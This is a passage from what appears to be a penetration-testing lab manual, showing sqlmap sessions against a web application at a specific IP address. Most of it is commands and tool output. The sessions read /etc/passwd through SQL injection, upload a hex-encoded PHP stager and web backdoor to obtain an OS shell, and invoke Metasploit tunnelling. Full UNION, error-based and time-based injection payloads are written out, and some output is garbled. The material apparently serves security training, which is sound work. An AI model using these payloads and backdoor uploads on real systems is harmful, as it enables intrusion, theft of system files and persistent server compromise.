37764)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:41:10] [WARNING] reflective value(s) found and filtering out
[11:41:10] [DEBUG] performed 1 queries in 1.02 seconds
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS fil
e system? [Y/n] y
[11:41:14] [DEBUG] checking the length of the remote file /etc/passwd
[11:41:14] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(LENGTH(LOAD_FILE(0x2f6574632f7061
73737764)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:41:16] [DEBUG] performed 1 queries in 1.86 seconds
[11:41:16] [INFO] the local file /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_passwd and the re
mote file /etc/passwd have the same size
files saved to [1]:
[*] /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_passwd (same file)

[11:41:16] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'

[*] shutting down at 11:41:16
```

Lab 27: SQLMap To Command Shell With SQLMap

cd /home/strategicsec/toolz/sqlmap-dev/

```
strategicsec@ubuntu: ~
strategicsec@ubuntu:~$ cd /home/strategicsec/toolz/sqlmap-dev/
```

python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --os-shell -v 3

```
Place: GET
Parameter: lap
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: lap=acer' AND 4519=4519 AND 'tkSu'='tkSu
    Vector: AND [INFERENCE]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1
ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:42:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:42:10] [INFO] going to use a web backdoor for command prompt
[11:42:10] [DEBUG] going to use /tmp as temporary files directory
[11:42:10] [INFO] fingerprinting the back-end DBMS operating system
[11:42:10] [DEBUG] performed 0 queries in 0.00 seconds
[11:42:10] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
```

/var/www/html/

```
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[11:43:16] [WARNING] unable to retrieve automatically the web server document root
what do you want to use for writable directory?
[1] common location(s) '/var/www/' (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
```

/var/www/html/uploads/

```
[11:46:38] [INFO] trying to upload the file stager on '/var/www/html/uploads' via LIMIT 'LINES TERMINATED BY' technique
[11:46:38] [PAYLOAD] acer' LIMIT 0,1 INTO OUTFILE '/var/www/html/uploads/tmpuftnw.php' LINES TERMINATED BY 0x3c3f706870
0a6966202869737365742824 5f524551554553545b2275706c6f6164225d29297b246469723d245f524551554553545b2275706c6f6164469722 25
d3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b22
6e616d65225d3b406d6f76655f75706c6f616465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616
d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e
616d65225d3b406d6f76655f75706c6f616465645f66696c6528245f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e2
22f222e2466696c6529206f722064696528293b7d4063686d6f6428246469722e222f222e2466696c652c30373535293b6563686f202246696c6520
75706c6f61646564223b7d656c7365207b6563686f20223c666f726d20616374696f6e3d222e245f5345525645525b225048505f53454c46225d2e2
2206d6574686f643d504f535420656e63747970653d6d756c7469706172742f666f726d2d646174613e3c696e707574207479706 53d686964656e
206e616d653d4d41585f46494c455f53495a452076616c75653d313030303030303030303e3c623e73716c6d61702066696c652075706c6f616465
23c2f623e3c62723e3c696e707574206e616d653d66696c6520747970653d66696c653e3c62723e746f206469726563746f72793a203c696e707574
20747970653d74657874206e616d653d75706c6f6164446972207661 6c75653d2f7661722f7777772f68746d6c2f75706c6f6164733e203c696e707
574207479706 53d7375626d6974206e616d653d75706c6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a-- #
[11:46:38] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/var/www/html/uploads/tmpuftnw
.php'
[11:46:39] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/www/html/uploads/tmpuftnw.php
'
[11:46:39] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/html/uploads/tmpuftnw.php'
[11:46:40] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/uploads/tmpuftnw.php'
[11:46:40] [DEBUG] declared web page charset 'utf-8'
[11:46:40] [INFO] the file stager has been successfully uploaded on '/var/www/html/uploads' - http://54.186.248.116:80/
uploads/tmpuftnw.php
[11:46:41] [INFO] the backdoor has been successfully uploaded on '/var/www/html/uploads' - http://54.186.248.116:80/upl
oads/tmpbqvqj.php
[11:46:41] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

id
y

```
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:    'uid=48(apache) gid=48(apache) groups=48(apache)'
os-shell>
```

ls -lsa
y

```
os-shell> ls -lsa
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
total 16
4 drwxrwsrwx  2 root   www    4096 Oct  9 14:47 .
4 drwxrwsr-x. 9 root   www    4096 Sep  8 18:58 ..
4 -rwxr-xr-x  1 apache apache  908 Oct  9 14:47 tmpbqvqj.php
4 -rw-rw-rw-  1 mysql  www     839 Oct  9 14:47 tmpuftnw.php
---
os-shell>
```

uname -a
y

```
os-shell> uname -a
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:    'Linux ip-10-0-0-8.us-west-2.compute.internal 2.6.32-431.el6.x86_64 #1 SMP Sun Nov 10 22:19
:54 EST 2013 x86_64 x86_64 x86_64 GNU/Linux'
os-shell>
```


python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --os-pwn --msf-path=/home/strategicsec/toolz/metasploit/ -v 3

```
Parameter: lap
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: lap=acer' AND 4519=4519 AND 'tkSu'='tkSu
    Vector: AND [INFERENCE]

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1
ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RA
ND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NU
LL#
    Vector:  UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
    Vector: AND [RANDNUM]=IF(([INFERENCE]),SLEEP([SLEEPTIME]),[RANDNUM])
---
[11:50:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:50:24] [INFO] fingerprinting the back-end DBMS operating system
[11:50:24] [DEBUG] performed 0 queries in 0.00 seconds
[11:50:24] [INFO] the back-end DBMS operating system is Linux
[11:50:24] [DEBUG] the tunnel can be established only via TCP when the back-end DBMS is not Windows
[11:50:24] [DEBUG] going to use /tmp as temporary files directory
[11:50:24] [INFO] going to use a web backdoor to establish the tunnel
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
```

/var/www/html/

```
please provide a comma separate list of absolute directory paths: /var/www/html/
[11:51:35] [WARNING] unable to retrieve automatically any web server path
```

/var/www/html/uploads/



/sbin/ifconfig


```
[12:50:59] [WARNING] unable to upload the file stager on '/L$s$U|$ HH$LV'
[12:50:59] [INFO] trying to upload the file stager on '/L$s$U|$ HH$LV' via UNION technique
[12:50:59] [DEBUG] encoding file to its hexadecimal string value
[12:50:59] [DEBUG] exporting the text file content to file 'L$s$U|$ HH$LV/tmpuziji.php'
[12:50:59] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,0x3c3f7068700a6966202869737365742824 5f524551554553545b2275706c6f6
164225d29297b246469723d245f524551554553545b2275706c6f6164446972225d3b6966202870687076657273696f6e28293c27342e312e302729
7b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c652
824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c6529206f7220646963
28293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f616465645f66696c65282
45f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d4063686d6f64
28246469722e222f222e2466696c652c30373535293b6563686f202246696c652075706c6f61646564223b7d656c7365207b6563686f20223c666f7
26d20616374696f6e3d222e245f5345525645525b225048505f53454c46225d2e22206d6574686f643d504f535420656e63747970653d6d756c7469
706172742f666f726d2d646174613e3c696e7075742074797065 3d68696464656e206e616d653d4d41585f46494c455f53495a452076616c75653d3
13030303030303030303e3c623e73716c6d6170206669 6c652075706c6f616465723c2f623e3c62723e3c696e707574206e616d653d66696c652074
7970653d66696c653e3c62723e746f206469726563746f72793a203c696e70757420747970653d74657874206e616d653d75706c6f6164446972207
5616c75653d2f4c24730100004824550100004 97c2409484824000000 4c563e203c696e70757420747970653d7375626d6974206e616d653d75706d
6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a,NULL,NULL,NULL INTO DUMPFILE 'L$s\x01\x00\x00H$U\x01\x00\x
00I|$\tHH$\x00\x00\x00LV/tmpuziji.php'#
```

Lab 28: Manual WebApp Testing of a LAMP Host


Lab 28a: SQL Injection

URL – http://54.186.248.116/acre2.php?lap=Compaq


Accessing Home page



Buying a laptop




Forcing application to throw error message by entering single quote (‘) in place of number




URL – http://54.186.248.116/register1.php?reg=yes

Opening register page




Forcing application to throw error message by entering single quote (‘), This will identify that MySQL server is running



